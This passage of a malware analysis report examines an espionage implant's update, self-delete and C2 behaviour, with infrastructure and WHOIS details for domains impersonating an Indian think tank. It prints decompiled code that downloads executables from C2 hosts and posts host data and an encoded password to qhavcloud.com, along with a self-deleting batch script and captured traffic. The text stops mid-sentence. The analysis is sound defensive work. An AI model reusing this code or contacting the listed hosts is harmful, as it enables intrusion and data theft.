
It then connects to the hard coded IP *91[.]205[.]173[.]3* on port *6134*, and it sends the concatenated filename (*testfile.exe*) as shown below.






The IP address after verifying the filename then returns the executable content which malware reads directly from the network stream and writes to the disk in the *%Appdata%\SQLIte* directory as shown below.





The dropped file is then executed as shown in the below screen shot.




c) Update Functionality

Malware has the capability to update itself this is done by making a request to *updateproductdownload.php*, if C2 response satisfies the condition then it downloads the updated executable from an URL. After understanding the logic & to satisfy the condition the environment was configured to give proper response. Below screen shot shows the response given to the malware when it makes a request to *updateproductdownload.php*

Malware then reads the c2 response and from the C2 response it extracts two things *a) URL to download the updated executable* and *b) the command string that will trigger the update functionality*

From the C2 response the URL is extracted by finding the start offset of the string *"updatetpermission"* once it finds it, its offset value is subtracted with 17 to get the URL from where the updated executable will be downloaded. To get the command string malware extracts the string starting from the offset of the string *"updatetpermission"* + 19 and extracts a 7 character length string which it uses as the command string.

Below screen shot shows the logic used to extract the URL and the command string, in the below screen shot the extracted command string is stored in the variable *ServerUpdatePermissionInstruction*.



Once the URL and command string is extracted, the malware compares the command string with the string *"Pending"*, only if the command string matches with string *"Pending"* then the malware downloads the updated executable from the extracted URL. Below screen shot shows the code which performs the check and and extracted URL

Note: *In the below screen shot the URL (hxxp://c2xyup.com/update.exe) is not the actual URL used by the malware for updating, this is a test URL used to determine the functionality, so this URL should not used as an indicator.*

```
11      public DownloadingUpdate(string path)
12      {
13          try
14          {
15              if (Variables.ServerUpadteProductUrl != null && Variables.ServerUpdatePermissionInstruction == "pending")
16              {
17                  string fileName = Path.GetFileName(path);
18                  new WebClient().DownloadFile(path, string.Concat(new string[]
19                  {
20                      Variables.filepath,
21                      "\\",
22                      Variables.value,
23                      "\\",
24                      fileName
25                  }));
26              }
27          }
28          catch (Exception)
29          {
```

125 %

Locals

Name	Value	Type
this	ISqlManager.Global.Downloader.DownloadingUpdate	ISqlManager.Global.Downloader.D...
path	"http://c2xyup.com/update.exe"	string
fileName	null	string

The malware then downloads the updated executable and drops it in the *%Appdata%\SQLite* directory as shown in the below screen shots.

```
GET /update.exe HTTP/1.1
Host: c2xyup.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 24576
Content-Type: x-msdos-program
Date: Wed, 27 Jul 2016 00:41:33 GMT

MZ.....@.....!..L.!This program cannot be run in DOS
mode.

$.....6...X...X...X.`.R...X...V...X...Y...X...K...X.`.S...X.Rich..X.....PE..L.....
F.....0... .....@....@.....
`.....D..
<.....
@.....text....
```


Computer ▸ Local Disk (C:) ▸ Users ▸ test ▸ AppData ▸ Roaming ▸ SQLite ▸


Organize | Include in library | Share with | Burn | New folder

Favorites
Desktop
Downloads
Recent Places

Name	Date modified	Type	Size
update.exe	4/21/2017 7:06 PM	Application	24 KB
SQLITE.xml	4/16/2017 5:55 PM	XML Document	1 KB
SQLite.exe	4/8/2017 10:59 PM	Application	33 KB

Once it downloads the updated executable then the malware creates a value in the *Run* registry key for persistence, before that it deletes the old entry and adds the new entry so that next time when the system starts the updated executable will run. Below screen shots show the registry entry added by the malware.





The functionality allows the attacker to update their malware components.

d) Delete/Uninstall Functionality

Malware also has the capability to delete itself this is done by making a request to *Uninstaller.php*. Below screen shot shows the code that makes this request.

```
79          private static string GetDeleteRequest(string pagename)
80          {
81              string result = "";
82              try
83              {
84                  Uri address = new Uri(string.Concat(new string[]
85                  {
86                      "http://",
87                      Variables.normhours,
88                      "//",
89                      Variables._DirnamesList,
90                      "//",
91                      pagename
92                  }) ?? "");
93                  WebClient arg_84_0 = new WebClient();
94                  Variables.formData["USERNAME"] = Variables.ISQLMANAGER_UserName;
95                  Variables.formData["ReportOk"] = "DagaDaRora";
96                  byte[] bytes = arg_84_0.UploadValues(address, "POST", Variables.formData);
97                  result = Encoding.ASCII.GetString(bytes);
98              }
99              catch (Exception)
100             {
```

125 %

Locals


Name	Value	Type
pagename	"Uninstaller.php"	string
result	""	string
address	{http://qhavcloud.com//northernlights//Uninstaller.php}	System.Uri
bytes	{byte[0x0000020]}	byte[]


The environment was configured to give a proper response to trigger the uninstall/delete functionality. Below screen shot shows the network traffic making the POST request to *Uninstaller.php* and the returned response.

```
POST //northernlights//Uninstaller.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com
Content-Length: 1181
Expect: 100-continue
Connection: Keep-Alive

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdt
c.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process1
1=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&P
rocess16=vmtoolsd.exe&Process17=smss.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=Sea
rchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Proc
ess26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%
2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Proc
ess36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idl
e.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZNOhhHcVw%3d%
3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate
+&LocalIp=192.168.1.60PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 32
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:50:27 GMT

abcedfghijklmndeleterstvdredred
```


Response given to the malware to trigger uninstall functionality

Malware then checks if the C2 response contains the string *"delete"*. Below screen shots show the code that reads the C2 response and the code that performs the check.






If the C2 response contains the string “delete”, then the malware first deletes the entry from the *Run* registry that the malware uses for persistence as shown below.



After deleting the registry entry, malware deletes all the files from the *%Appdata%\SQLite* directory by creating a batch script. The batch script pings a hard coded IP address *180[.]92[.]154[.]176* 10 times (this is a technique used to sleep for 10 seconds) before deleting

all the files.


Once the all the files are deleted the malware kills its own process as shown in the below screen shot.



This functionality allows the attackers to delete their footprints on the system.

C2 Information

This section contains the details of the C2 domain *qhavcloud[.]com*. This C2 domain was associated with two IP addresses. Both of these IP addresses is associated with hosting provider in Germany as shown in the screen shots below.



IP Address	CC	ASN	BGP Prefix	AS Name
173.212.193.53	DE	51167	173.212.192.0/18	Contabo GmbH
173.212.194.214	DE	51167	173.212.192.0/18	Contabo GmbH

The hard coded IP address *91[.]205[.]173[.]3* in the binary from where the malware downloads additional components is also associated with the same hosting provider in Germany as shown below.

IP Address	CC	ASN	BGP Prefix	AS Name
91.205.173.3	DE	51167	91.205.172.0/22	Contabo GmbH

The C2 domain *qhavcloud[.]com* was also found to be associated with multiple malware samples in the past. Below screen shot shows the md5 hashes of the samples that is associated with the C2 domain.

The C2 domain *qhavcloud[.]com* and the hard coded IP address *91[.]205[.]173[.]3* were also found to be associated with another attack campaign which targeted the senior army officers. This suggests that the same espionage group involved in this attack also targeted the senior army officers using a different email theme.


Threat Intelligence

Investigating the domain *idsadesk[.]in* (which was used to send the email by impersonating the identity of *IDSA*) shows that it was created on 20th Feb 2017 (which is the day before the spear-phishing email was sent to the victims). Most of the registrant information seems to be fake and another notable detail that is of interest is the registrant country and country code (+92) of registrant phone number is associated with Pakistan.

```
Domain Name:IDSADESK.IN
Created On:20-Feb-2017 06:23:11 UTC
Last Updated On:28-Feb-2017 13:19:10 UTC
Expiration Date:20-Feb-2018 06:23:11 UTC
Sponsoring Registrar:Mitsu Inc (R158-AFIN)
Registrant ID:DI_64593175
Registrant Name:PSingh Mehta
Registrant Organization:N/A
Registrant Street1:R0987 Chano Kiunga NON Road
Registrant Street2:
Registrant Street3:
Registrant City:KOKUNA
Registrant State/Province:Other
Registrant Postal Code:78772
Registrant Country:PK
Registrant Phone:+92.3318768763
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:iasia69@z7az14m.com
Admin ID:DI_64593175
Admin Name:PSingh Mehta
Admin Organization:N/A
```

Further investigation shows that the same registrant email id was also used to register another similar domain (*idsagroup[.]*in) which also impersonates the identity of *IDSA*. This impersonating domain was also registered on the same day 20th February 2017 and this domain could also be used by the attackers to send out spear-phishing emails to different targets.

```
Domain Name:IDSAGROUP.IN
Created On:20-Feb-2017 07:20:45 UTC
Last Updated On:21-Apr-2017 19:22:05 UTC
Expiration Date:20-Feb-2018 07:20:45 UTC
Sponsoring Registrar:Endurance Domains Technology Pvt. Ltd. (R173-AFIN)
Status:CLIENT TRANSFER PROHIBITED
Reason:
Registrant ID:EDT_64592757
Registrant Name:Jose Carter
Registrant Organization:N/A
Registrant Street1:Iu98 Nokuk 827
Registrant Street2:
Registrant Street3:
Registrant City:Quetta
Registrant State/Province:Other
Registrant Postal Code:76276
Registrant Country:PK
Registrant Phone:+92.2334334222
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:iasia69@z7az14m.com
Admin ID:EDT_64592757
```



While investigating the malware's uninstall/delete functionality it was determined that malware creates a batch script to delete all its files but before deleting all the files it pings 10 times to an hard coded IP address *180[.]92[.]154[.]176* as shown below.

```
string result;
try
{
    string tempFilePath = Uninstaller.GetTempFilePath(".bat");
    Path.GetFileName(Application.ExecutablePath);
    string text = Variables.filepath + "\\" + Variables.value;
    string contents = string.Concat(new string[]
    {
        "@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\nping -n 10 180.92.154.176 > nul\r\ndel /a /q /f
         \"",
        text,
        "\"\r\nrmdir /q /s \"",
        text,
        "\"\r\ndel /a /q /f \"",
        tempFilePath,
        "\""
    });
    File.WriteAllText(tempFilePath, contents, new UTF8Encoding(false));
    result = tempFilePath;
```

Investigating this hard coded IP address shows that it is located in Pakistan. The Pakistan connection in the whois information and the hard coded IP address is interesting because the previous two attacks against Indian Ministry of External Affairs and Indian Navy's submarine manufacturer also had a Pakistan connection. Based on just the whois information (which can be faked) and the location of the IP address it is hard to say if the Pakistan espionage group is involved in this attack, but based on the email theme, tactics used to impersonate Indian think tank 